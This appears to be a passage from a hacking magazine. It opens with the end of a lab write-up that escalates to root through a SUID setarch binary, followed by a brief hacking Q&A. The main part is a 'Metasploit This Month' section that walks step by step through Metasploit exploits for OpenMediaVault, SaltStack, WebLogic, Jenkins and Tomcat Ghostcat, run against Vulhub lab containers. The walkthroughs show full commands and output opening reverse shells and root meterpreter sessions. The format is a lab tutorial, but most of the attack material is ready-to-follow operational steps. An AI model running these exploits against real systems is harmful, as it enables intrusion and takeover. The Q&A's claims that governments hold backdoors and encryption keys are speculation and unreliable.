There were many binaries with SUID bit set. Of all these, I thought setarch binary would be fit and simple. Setarch is used to set architecture (i386.x86_64) for the program in any program environment. It is also used to set personality flags. For example, if a user sets the setarch flag to i386 in a x86_64 system, the program will be seeing a i386 system. However, since it has SUID bit set, it can be used to gain a root shell.

It can be achieved using command setarch $(arch) /bin/sh -p.

```
www-data@cherry:/var/www/html/backup$ sseettaarrcchh  $$((aarrcchh))  //bbiinn//sshh  --pp

# iioodd

/bin/sh: 1: iod: not found
# iidd

uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
#
```

Since I had a root shell now, I can view the root flag.

```
# ccdd  //rroooott

# ppwwdd

/root
# llss

proof.txt  snap
# ccaatt  pprrooooff..ttxxtt

Sun_CSR_TEAM.af6d45da1f1181347b9e2139f23c6a5b
#
```

I successfully hacked two targets now : one with a bind shell and the other with a reverse she
-ll with my attacker system behind a router.

HACKING Q & A

Q. Are there any ways to hack legally?

A : When we say hacking legally, it means we take the permission of the owner of the resou-
-rces that we are going to hack into. It is the on
-ly way you can hack legally. If there is no per
-mission, it is illegal hacking. That's it.

Q. Is it legal to hack yourself?

A : If you are owner of the target you want to hack, it is legal. However, some times the ter-
m "owner" is ambiguous. For example, you w
-ant to hack into YOUR OWN Gmail account. Theoretically, you are the owner of your Gmai
-l account. But as owner of Gmail, Google is also the owner of your email account informati
-on. Now if you try to hack into the servers of Gmail to hack your account, it is illegal. As lon
-g as the hacking target completely belong to you, it is legal to hack yourself for testing its security.

**Q. How does Government surveillance wor
-k? How can the Government access the in
-formation from any computer without hacking as there are local security measur
-es which requires user's permission for an action?**

A : You ever heard of TRAPDOOR. A trap do
-or is a secret entry point into a program or so
-ftware which gives anyone complete access to the software or program without the require
-ment of any usual security procedures.
Software developers legally use trapdoors for testing the software. I think Governments mos
-tly have access to these trapdoors.

Nowadays, encryption has made decrypting data almost impossible. However, every encry
-ption has a SECRET KEY that can be used t
-o decrypt the data easily. My assumption is that Governments have access to this SECRET KEY.

If all else fails, Governments use third party hacking services (like NSO GROUP which ha
-cked into Apple Iphone) to get6 what they wa
-nt.

None of these methods are announced publicly and hence we are only left to assume things.

SaltStack, WebLogic, Jenkins, Tomcat, Struts2 etc Modules

METASPLOIT THIS MONTH

Welcome to the first Metasploit This Month feature of this year. Let us learn about the latest exploit modules of Metasploit.

OpenMediaVault RCE Module

TARGET: OpenMediaVault <= 5.5.11, <4.1.36 TYPE: Remote Module: Exploit
ANTI-Malware : NA

OpenMediaVault is an open source Network Attached Storage (NAS). It is Linux based stora-ge software and was used in Real World Hacking Scenario (RWHS) of December 2020 Issu-e. The above mentioned versions of this software have a PHP code injection vulnerability w-hich allows attackers to execute arbitrary code on the target system as root user. However, t-his requires credentials. We have tested this on software version 5.5.11. The download infor-mation of the vulnerable software is given in our Downloads section. Let's see how this explo-it module works.

```
msf6 > search openmedia

Matching Modules
================

   #  Name                                              Disclosure Date
Rank       Check  Description
   -  ----                                              ---------------
----       -----  -----------
   0  exploit/multi/http/openmediavault_cmd_exec        2013-10-30
excellent  No     OpenMediaVault Cron Remote Command Execution
   1  exploit/unix/webapp/openmediavault_rpc_rce        2020-09-28
excellent  Yes    OpenMediaVault rpc.php Authenticated PHP Code Inj
ection
```

Load the exploit/webapp/openmediavault_rpc_rce module.

```
msf6 > use 1
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > show options

Module options (exploit/unix/webapp/openmediavault_rpc_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   openmediavault   yes       The OpenMediaVault passwor
d to authenticate with
   Proxies                     no        A proxy chain of format ty
pe:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range
CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network
```

```
interface to listen on. This must be an address on the local machin
e or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080              yes       The local port to listen o
n.
   SSL        false             no        Negotiate SSL/TLS for outg
oing connections
   SSLCert                      no        Path to a custom SSL certi
ficate (default is randomly generated)
   TARGETURI  /                 yes       The URI path of the OpenMe
diaVault installation
   URIPATH                      no        The URI to use for this ex
ploit (default is random)
   USERNAME   admin             yes       The OpenMediaVault usernam
e to authenticate with
   VHOST                        no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interfa
ce may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Linux Dropper)
```

Set all the required options and use check command to verify if the target is indeed vulnerabl
-e.

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > set rhosts 192.1
68.36.176
rhosts => 192.168.36.176
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > check

[*] 192.168.36.176:80 - Authenticating with OpenMediaVault using ad
min:openmediavault...
[+] 192.168.36.176:80 - Successfully authenticated with OpenMediaVa
ult using admin:openmediavault.
[*] 192.168.36.176:80 - Trying to detect if target is running a sup
ported version of OpenMediaVault.
[+] 192.168.36.176:80 - Identified OpenMediaVault version 5.5.11.
[*] 192.168.36.176:80 - Verifying remote code execution by attempti
ng to execute 'usleep()'.
[+] 192.168.36.176:80 - Response received after 8 seconds.
[+] 192.168.36.176:80 - The target is vulnerable.
```

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > show missing

Module options (exploit/unix/webapp/openmediavault_rpc_rce):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interfa
ce may be specified)
```

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > set lhost 192.68
.36.171
lhost => 192.68.36.171
msf6 exploit(unix/webapp/openmediavault_rpc_rce) >
```

After all the options are set, execute the module.

```
msf6 exploit(unix/webapp/openmediavault_rpc_rce) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Executing automatic check (disable AutoCheck to override)
[*] 192.168.36.176:80 - Authenticating with OpenMediaVault using ad
min:openmediavault...
[+] 192.168.36.176:80 - Successfully authenticated with OpenMediaVa
ult using admin:openmediavault.
[*] 192.168.36.176:80 - Trying to detect if target is running a sup
ported version of OpenMediaVault.
[+] 192.168.36.176:80 - Identified OpenMediaVault version 5.5.11.
[*] 192.168.36.176:80 - Verifying remote code execution by attempti
ng to execute 'usleep()'.
[+] 192.168.36.176:80 - Response received after 11 seconds.
[+] The target is vulnerable.
[*] 192.168.36.176:80 - Sending payload (150 bytes)...
[*] Sending stage (976712 bytes) to 192.168.36.176
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36
.176:33852) at 2021-02-03 07:30:16 -0500
[*] Command Stager progress - 100.00% done (799/799 bytes)

meterpreter > sysinfo
Computer      : openmediavault.local
OS            : Debian 10.5 (Linux 5.7.0-0.bpo.2-amd64)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
Server username: root @ openmediavault (uid=0, gid=0, euid=0, egid=
0)
```

This should give us a meterpreter session with root privileges on the target system as shown in the above image.

SaltStack Salt RCE Module

TARGET: SaltStack Salt **TYPE: Remote** **Module: Exploit**

ANTI-Malware : NA

SaltStack is an open source, Python based software used for IT automation, remote task exe -cution and configuration management. The software has a authentication bypass and comm -and injection vulnerability in the REST API. This vulnerability can be exploited to execute co -mmands as the root user. Most of the versions have been patched ever since. The versions that received patches include 2015.8.10, 2015.8.13, 2016.3.4, 2016.3.6, 2016.3.8, 2016.11.3 , 2016.11.6, 2016.11.10, 2017.7.4, 2017.7.8, 2018.3.5, 2019.2.5, 2019.2.6, 3000.3, 3000.4, 3001.1, 3001.2, and 3002. We have tested this on software version 2019.2.3 on Vulhub. Th -e installation information for vulhub is given in the Installit section of this Issue. Let 's set the target first. In vulhub-master directory, go to saltstack directory and then CVE-2020-16846 di -rectory.

```
kali@kali:~/vulhub-master$ cd saltstack
kali@kali:~/vulhub-master/saltstack$ ls
CVE-2020-11651  CVE-2020-11652  CVE-2020-16846
kali@kali:~/vulhub-master/saltstack$ cd CVE-2020-16846
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$ ls
1.png  docker-compose.yml  README.md  README.zh-cn.md
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$
```

Then start the docker container as shown below.

```
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$ docker-compose up -d
Creating network "cve-2020-16846_default" with the default driver
Pulling saltstack (vulhub/saltstack:3002)...
3002: Pulling from vulhub/saltstack
e4c3d3e4f7b0: Pull complete
101c41d0463b: Pull complete
8275efcd805f: Pull complete
751620502a7a: Pull complete
0a5e725150a2: Pull complete
397dba5694db: Pull complete
88f0c2440f8d: Pull complete
788145ec04e5: Pull complete
596d3ac3bc76: Pull complete
7ae489d18699: Pull complete
c0cbd5026057: Pull complete
06815bb684e8: Pull complete
2b0282550355: Pull complete
Digest: sha256:a03c53e1f9949f981076dacf05c0338b41a43e48a6b71eb3cb00bd31a612a65f
Status: Downloaded newer image for vulhub/saltstack:3002
Creating cve-2020-16846_saltstack_1 ... done
kali@kali:~/vulhub-master/saltstack/CVE-2020-16846$
```

After the container is ready, load the exploit/linux/http/saltstack_salt_api_cmd_exec module.

Have any questions?
Fire them to
editor@hackercoolmagazine.com

```
msf6 > search saltstack

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Descrip
tion
   -  ----                                              ---------------  ----       -----  -------
----
   0  auxiliary/gather/saltstack_salt_root_key          2020-04-30       normal     No     SaltSta
ck Salt Master Server Root Key Disclosure
   1  exploit/linux/http/saltstack_salt_api_cmd_exec    2020-11-03       excellent  Yes    SaltSta
ck Salt REST API Arbitrary Command Execution
   2  exploit/linux/misc/saltstack_salt_unauth_rce      2020-04-30       great      Yes    SaltSta
ck Salt Master/Minion Unauthenticated RCE


Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/misc/sal
tstack_salt_unauth_rce
```

```
msf6 > use 1
[*] Using configured payload cmd/unix/reverse_python_ssl
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > show options

Module options (exploit/linux/http/saltstack_salt_api_cmd_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT      8000             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        true             no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly g
enerated)
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_python_ssl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and use check command to verify if the target is indeed vulnerabl
-e.

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > set rhosts 172.20.0.2
rhosts => 172.20.0.2
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > set lhost 172.20.0.1
lhost => 172.20.0.1
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > check
[+] 172.20.0.2:8000 - The target is vulnerable. Auth bypass successful.
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) >
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/saltstack_salt_api_cmd_exec) > run

[*] Started reverse SSL handler on 172.20.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Auth bypass successful.
[*] Executing Unix Command for cmd/unix/reverse_python_ssl
[*] Command shell session 1 opened (172.20.0.1:4444 → 172.20.0.2:36118) at 2021-02-07 09:08:44
-0500

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux 8a3a63306f42 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 GNU/Linux
```

This should give us a shell with root privileges as shown in the above image.

Oracle WebLogic Handle RCE Module

TARGET: WeblLogic 10.3.6.0.0, 12.1.3.0.0. , 12.2.1.3.0 , 12.2.1.4.0 , 14.1.1.0.0
TYPE: Remote **Module: Exploit** **ANTI-Malware : NA**

Oracle WebLogic Server is an application server is a Java EE (Enterprise Edition) application server. It is a unified and extensible platform for developing, deploying and running enterprise applications, such as Java, for on-premises and in the cloud. The above mentioned versions have a path traversal and a Java class instantiation vulnerability in the handle implementatio -n of WebLogic's administration Console. These are used by this exploit module to execute c ode as WebLogic user.

We have tested this on Oracle WebLogic 12.2.1.3.9 Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let 's set the target first. In the director- y vulhub-master, navigate to the weblogic directory, then navigate to the CVE-2020-14882 dir -rectory.

```
kali@kali:~/vulhub-master$ cd weblogic
kali@kali:~/vulhub-master/weblogic$ ls
CVE-2017-10271  CVE-2018-2628  CVE-2018-2894  CVE-2020-14882  ssrf  weak_password
kali@kali:~/vulhub-master/weblogic$ cd CVE-2020-14882
kali@kali:~/vulhub-master/weblogic/CVE-2020-14882$ ls
1.png  2.png  3.png  4.png  docker-compose.yml  README.md  README.zh-cn.md
```

Start the docker container as shown below.

```
kali@kali:~/vulhub-master/weblogic/CVE-2020-14882$ docker-compose up -d
Creating network "cve-2020-14882_default" with the default driver
Pulling weblogic (vulhub/weblogic:12.2.1.3-2018)...
12.2.1.3-2018: Pulling from vulhub/weblogic
4040fe120662: Pull complete
5788a5fddf0e: Pull complete
88fc159ecf27: Pull complete
138d86176392: Pull complete
586a610c1c83: Pull complete
8362c571c14a: Pull complete
d4802e4ac1d2: Pull complete
Digest: sha256:8ddf63df92426e521e60c2db913602394a799921fb3919094aef012e3ad6b13f
Status: Downloaded newer image for vulhub/weblogic:12.2.1.3-2018
Creating cve-2020-14882_weblogic_1 ... done
kali@kali:~/vulhub-master/weblogic/CVE-2020-14882$
```

After the container is ready, load the exploit/multi/http/weblogic_admin_handle_rce module.

```
msf6 > search weblogic

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank
 Check  Description
   -   ----                                                  ---------------  ----
 -----  -----------
   0   exploit/linux/misc/jenkins_java_deserialize           2015-11-18       excellent
 Yes    Jenkins CLI RMI Java Deserialization Vulnerability
   1   exploit/linux/misc/opennms_java_serialize             2015-11-06       normal
 No     OpenNMS Java Object Unserialization Remote Code Execution
   2   exploit/multi/http/oracle_weblogic_wsat_deserialization_rce   2017-10-19       excellent
 No     Oracle WebLogic wls-wsat Component Deserialization RCE
   3   exploit/multi/http/weblogic_admin_handle_rce          2020-10-20       excellent
 Yes    Oracle WebLogic Server Administration Console Handle RCE
   4   exploit/multi/misc/weblogic_deserialize               2018-04-17       manual
 Yes    Oracle Weblogic Server Deserialization RCE
   5   exploit/multi/misc/weblogic_deserialize_asyncresponseservice  2019-04-23       excellent
```

```
msf6 > use 3
[*] Using configured payload windows/x64/meterpreter/reverse_https
msf6 exploit(multi/http/weblogic_admin_handle_rce) > show options

Module options (exploit/multi/http/weblogic_admin_handle_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT      7001             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly g
enerated)
   TARGETURI  /                yes       Base path
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


Payload options (windows/x64/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none
)
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path
```

Set all the required options and use check command to verify if the target is indeed vulnerable.

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > set rhosts 172.21.0.2
rhosts => 172.21.0.2
msf6 exploit(multi/http/weblogic_admin_handle_rce) > set lhost 172.21.0.1
lhost => 172.21.0.1
msf6 exploit(multi/http/weblogic_admin_handle_rce) > check
[+] 172.21.0.2:7001 - The target is vulnerable. Path traversal successful.
msf6 exploit(multi/http/weblogic_admin_handle_rce) > s
```

Set the target to UNIX (since we are using a UNIX target).

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Unix Command
   1   Linux Dropper
   2   Windows Command
   3   Windows Dropper
   4   PowerShell Stager


msf6 exploit(multi/http/weblogic_admin_handle_rce) > set target 0
target => 0
msf6 exploit(multi/http/weblogic_admin_handle_rce) >
```

After all the options are set, execute the module.

```
msf6 exploit(multi/http/weblogic_admin_handle_rce) > run

[*] Started reverse SSL handler on 172.21.0.1:8443
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable. Path traversal successful.
[*] Executing Unix Command for cmd/unix/reverse_python_ssl
[*] Command shell session 2 opened (172.21.0.1:8443 → 172.21.0.2:37454) at 2021-02-07 09:18:30
-0500
[*] Command shell session 3 opened (172.21.0.1:8443 → 172.21.0.2:37456) at 2021-02-07 09:18:30
-0500

id
uid=1000(oracle) gid=1000(oracle) groups=1000(oracle)
uname -a
Linux a6cfd3f83d65 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64 x86_64 x86_
64 GNU/Linux
```

This should give us a command shell on the target. The description of this exploit module me
-ntioned that there may be a chance of multiple shells being opened so it is a normal operatio
-n.

Jenkins CLI Deserialization RCE Module

TARGET: Jenkins < 2.54 **TYPE: Remote** **Module: Exploit**

ANTI-Malware : NA

Jenkins is a free and open source automation server that helps automate the parts of softwar
-e development related to building, testing, and deploying, facilitating continuous integration
and continuous delivery. The above mentioned versions have a Java object deserialization
vulnerability. This vulnerability is found in the Jenkins CLI remoting component.

We have tested this on Jenkins version 2.46.1. in Vulhub. The installation information fo
-r vulhub is given in the Installit section of this Issue. Let 's set the target first. In the directory
vulhub-master, navigate to the jenkins directory and then navigate into CVE-2017-1000353
directory.

```
kali@kali:~/vulhub-master$ cd jenkins
kali@kali:~/vulhub-master/jenkins$ ls
CVE-2017-1000353  CVE-2018-1000861
kali@kali:~/vulhub-master/jenkins$ cd CVE-2017-1000353
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$ ls
1.png  2.png  3.png  docker-compose.yml  README.md
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$
```

Then, start the jenkins docker container.

```
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$ docker-compose up -d
Creating network "cve-2017-1000353_default" with the default driver
Pulling jenkins (vulhub/jenkins:2.46.1)...
2.46.1: Pulling from vulhub/jenkins
e79bb959ec00: Pull complete
d4b7902036fe: Pull complete
1b2a72d4e030: Pull complete
d54db43011fd: Pull complete
1a97c78dad71: Pull complete
6dcb79eeeda4: Pull complete
bd56246cf4fd: Pull complete
88cea60f56c5: Pull complete
28586dfa23be: Pull complete
799d573b0716: Pull complete
ecba57fcb6b9: Pull complete
70c5354d7760: Pull complete
4162070b541b: Pull complete
b59777bbcedc: Pull complete
3234ad63210f: Pull complete
Digest: sha256:4de799755dae9cf90788f42daf8f5dd0fb75dbca0b24c0ca9540ed9c02fce12d
Status: Downloaded newer image for vulhub/jenkins:2.46.1
Creating cve-2017-1000353_jenkins_1 ... done
kali@kali:~/vulhub-master/jenkins/CVE-2017-1000353$
```

Once the target is ready, load the exploit/linux/http/jenkins_cli_deserialization module.

```
msf6 > search jenkins

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check
Description
   -   ----                                                ---------------  ----       -----
-----------
   0   auxiliary/gather/jenkins_cred_recovery                               normal     Yes
Jenkins Domain Credential Recovery
   1   auxiliary/scanner/http/jenkins_command                               normal     No
Jenkins-CI Unauthenticated Script-Console Scanner
   2   auxiliary/scanner/http/jenkins_enum                                  normal     No
Jenkins-CI Enumeration
   3   auxiliary/scanner/http/jenkins_login                                 normal     No
Jenkins-CI Login Utility
   4   auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum                 normal     No
Jenkins Server Broadcast Enumeration
   5   exploit/linux/http/jenkins_cli_deserialization      2017-04-26       excellent  Yes
```

```
msf6 > use 5
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/http/jenkins_cli_deserialization) > show options

Module options (exploit/linux/http/jenkins_cli_deserialization):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port]
[ ... ]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This
must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly g
enerated)
   TARGETURI  /                yes       The base path to Jenkins
```

```
   SSLCert                          no        Path to a custom SSL certificate (default is randomly g
enerated)
   TARGETURI  /                     yes       The base path to Jenkins
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and use check command to verify if the target is indeed vulnerabl-e.

```
msf6 exploit(linux/http/jenkins_cli_deserialization) > set rhosts 172.20.0.2
rhosts => 172.20.0.2
msf6 exploit(linux/http/jenkins_cli_deserialization) > set lhost 172.20.0.1
lhost => 172.20.0.1
msf6 exploit(linux/http/jenkins_cli_deserialization) > set srvport 8082
srvport => 8082
msf6 exploit(linux/http/jenkins_cli_deserialization) > check
[*] 172.20.0.2:8080 - The target appears to be vulnerable. Jenkins version 2.46.1 detected
msf6 exploit(linux/http/jenkins_cli_deserialization) >
```

After all the options are set, execute the module.

```
msf6 exploit(linux/http/jenkins_cli_deserialization) > run

[*] Started reverse TCP handler on 172.20.0.1:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target appears to be vulnerable. Jenkins version 2.46.1 detected
[*] Sending payload...
[*] Using URL: http://0.0.0.0:8082/WbMQet
[*] Local IP: http://192.168.36.134:8082/WbMQet
[*] Client 172.20.0.2 (Wget/1.18 (linux-gnu)) requested /WbMQet
[*] Sending payload to 172.20.0.2 (Wget/1.18 (linux-gnu))
[*] Command Stager progress -  49.06% done (52/106 bytes)
[*] Command Stager progress -  69.81% done (74/106 bytes)
[*] Sending stage (980808 bytes) to 172.20.0.2
[*] Meterpreter session 1 opened (172.20.0.1:4444 → 172.20.0.2:44156) at 2021-02-07 10:19:52 -0
500
[*] Command Stager progress -  82.08% done (87/106 bytes)
[*] Command Stager progress - 100.00% done (106/106 bytes)
[*] Server stopped.

meterpreter > sysinfo
Computer     : 172.20.0.2
OS           : Debian 9.8 (Linux 5.4.0-kali3-amd64)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: jenkins @ 2b716153851c (uid=1000, gid=1000, euid=1000, egid=1000)
meterpreter >
```

This should successfully give us a meterpreter session on the target.

Apache Tomcat - Ghostcat File Read / Inclusion Module

TARGET: Apache Tomcat **TYPE: Remote** **Module: Auxiliary**

ANTI-Malware : NA

Apache Tomcat is an open source HTTP web server based on Java. Ghostcat is a file inclusi-on vulnerability that was detected in Tomcat Servers at the beginning of the year 2020. This vulnerability is in the Apache Jserv Protocol (AJP) used by Tomcat to perform different opera-tions.

We have tested this on Tomcat version 9.0.30 in Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let 's set the target first. In the directory vulhub-master, navigate to the tomcat directory and then navigate into the CVE-2020-1938 di-rectory.

```
kali@kali:~/vulhub-master$ cd tomcat
kali@kali:~/vulhub-master/tomcat$ ls
CVE-2017-12615  CVE-2020-1938  tomcat8
kali@kali:~/vulhub-master/tomcat$ cd CVE-2020-1938
```

Then, start the tomcat 9.0.39 docker container.

```
kali@kali:~/vulhub-master/tomcat$ cd CVE-2020-1938
kali@kali:~/vulhub-master/tomcat/CVE-2020-1938$ docker-compose up -d
Creating network "cve-2020-1938_default" with the default driver
Pulling tomcat (vulhub/tomcat:9.0.30)...
9.0.30: Pulling from vulhub/tomcat
dc65f448a2e2: Pull complete
346ffb2b67d7: Pull complete
dea4ecac934f: Pull complete
8ac92ddf84b3: Pull complete
d8ef64070a18: Pull complete
6577248b0d6e: Pull complete
576c0a3a6af9: Pull complete
6e0159bd18db: Pull complete
acbdffd7df48: Pull complete
6a8292ccd53f: Pull complete
17870aa0b306: Pull complete
Digest: sha256:568d9a8b3206501bfe2b15980287013cadabf45c33db54987736b4ec05502c14
Status: Downloaded newer image for vulhub/tomcat:9.0.30
Creating cve-2020-1938_tomcat_1 ... done
kali@kali:~/vulhub-master/tomcat/CVE-2020-1938$
```

Once the target is ready, load the auxiliary/admin/http/tomcat_ghostcat module.

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                Disclosure Date  Rank
Check  Description
   -   ----                                                ---------------  ----
-----  -----------
   0   auxiliary/admin/http/ibm_drm_download               2020-04-21       normal
Yes    IBM Data Risk Manager Arbitrary File Download
   1   auxiliary/admin/http/tomcat_administration                           normal
No     Tomcat Administration Tool Default Access
   2   auxiliary/admin/http/tomcat_ghostcat                2020-02-20       normal
No     Ghostcat
   3   auxiliary/admin/http/tomcat_utf8_traversal          2009-01-09       normal
No     Tomcat UTF-8 Directory Traversal Vulnerability
   4   auxiliary/admin/http/trendmicro_dlp_traversal       2009-01-09       normal
No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   5   auxiliary/dos/http/apache_commons_fileupload_dos    2014-02-06       normal
```

```
msf6 > use 2
msf6 auxiliary(admin/http/tomcat_ghostcat) > show options

Module options (auxiliary/admin/http/tomcat_ghostcat):

   Name      Current Setting   Required  Description
   ----      ---------------   --------  -----------
   FILENAME  /WEB-INF/web.xml  yes       File name
   PORTWEB                     no        Set a port webserver
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fil
e with syntax 'file:<path>'
   RPORT                       yes       The target port (TCP)
   SSL       false             yes       SSL

msf6 auxiliary(admin/http/tomcat_ghostcat) >
```

If you have seen in the above image, the FILENAME to read is set to /WEB-INF/web.xml. Thi
-s file is the configuration file Apache Tomcat. This module will read this file by exploiting the file inclusion vulnerability. Set all the required options.

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > set set rhosts 172.21.0.2
set ⇒ rhosts 172.21.0.2
msf6 auxiliary(admin/http/tomcat_ghostcat) > set rport 8009
rport ⇒ 8009
msf6 auxiliary(admin/http/tomcat_ghostcat) >
```

After all the options are set, execute the module.

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 172.21.0.2
Status Code: 200
Accept-Ranges: bytes
ETag: W/"1227-1575737175000"
Last-Modified: Sat, 07 Dec 2019 16:46:15 GMT
Content-Type: application/xml
Content-Length: 1227
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0">
  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>

[+] 172.21.0.2:8009 - /home/kali/.msf4/loot/20210207103108_default_172.21.0.2_WEBINFweb.xml_6619
71.txt
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/tomcat_ghostcat) >
```

As you can see, the web.xml file is successfully downloaded.

Jupyter Login Scanner Module

TARGET: Jupyter Notebooks **TYPE: Remote** **Module: Auxiliary**
ANTI-Malware : NA

Jupyter Notebook is an open-source web application that allows users to create and share do-cuments that contain live code, equations, visualizations etc. This Login scanner module che-cks if a Jupyter Lab or Jupyter Notebook server requires any authentication. If the server req-uires authentication, the module will try bruteforcing it. By default, Jupyter only requires only passwords for authentication and don't require any ussernames. This module works on versi-on 4.3.0 and newer. This is because version 4.3.0 is the first version in which authentication is required by default.

We have tested this on Jupyter version 5.2.2. in Vulhub. The installation information for vulhub is given in the Installit section of this Issue. Let 's set the target first. In the directory vulhub-master, navigate to the jupyter directory and then navigate into the notebook-rce direc-tory.

```
kali@kali:~/vulhub-master$ cd jupyter
